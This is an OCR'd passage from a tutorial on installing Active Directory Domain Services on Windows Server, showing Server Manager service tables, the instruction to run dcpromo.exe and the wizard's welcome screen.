
Role Services: 1 installed

Role Service	Status
Active Directory Domain Controller	Installed
Identity Management for UNIX	Not installed
Server for Network Information Services	Not installed
Password Synchronization	Not installed
Administration Tools	Not installed

Description:

Last Refresh: Today at 1:29 PM

You can see the message that the server is not yet running. Click on the right side part of the message to start the active directory domain services installation wizard. The installation can also be started by running the command dcpromo.exe.



Stores directory data and manages communication between users and domains, including user logon processes, authentication, and directory searches.

This server is not yet running as a domain controller. Run the Active Directory Domain Services Installation Wizard (dcpromo.exe).

Events: None in the last 24 hours

Number of events: 0

Level	Event ID	Date and Time	Source


System Services: 4 Running, 6 Stopped

Display Name	Service Name	Status	Startup Type	Monitor
Active Directory Domain Services	ntds	Stopped	Disabled	Yes
DFS Namespace	dfs	Running	Auto	No
DFS Replication	dfsr	Running	Auto	No
Distributed Link Tracking Client	trkwks	Running	Auto	No
File Replication	ntfrs	Stopped	Manual	No
Intersite Messaging	ismserv	Stopped	Disabled	Yes

Description:

Last Refresh: Today at 1:30 PM

The Active Directory Domain Services installation wizard starts. Click on " Next".


Server Manager
File Action View Help
Server Manager (WIN-8HMB2QJJN
Roles
Active Directory Domain Se
Features
Diagnostics
Configuration
Storage
Active Directory Domain Services
Active Directory Domain Services Installation Wizard
Go to Event Viewer
Filter Events
Properties
Go to Services
Preferences
Stop
Start
Restart
< Back
Next >
Cancel
Last Refresh: Today at 1:30 PM Configure refresh

Welcome to the Active Directory Domain Services Installation Wizard

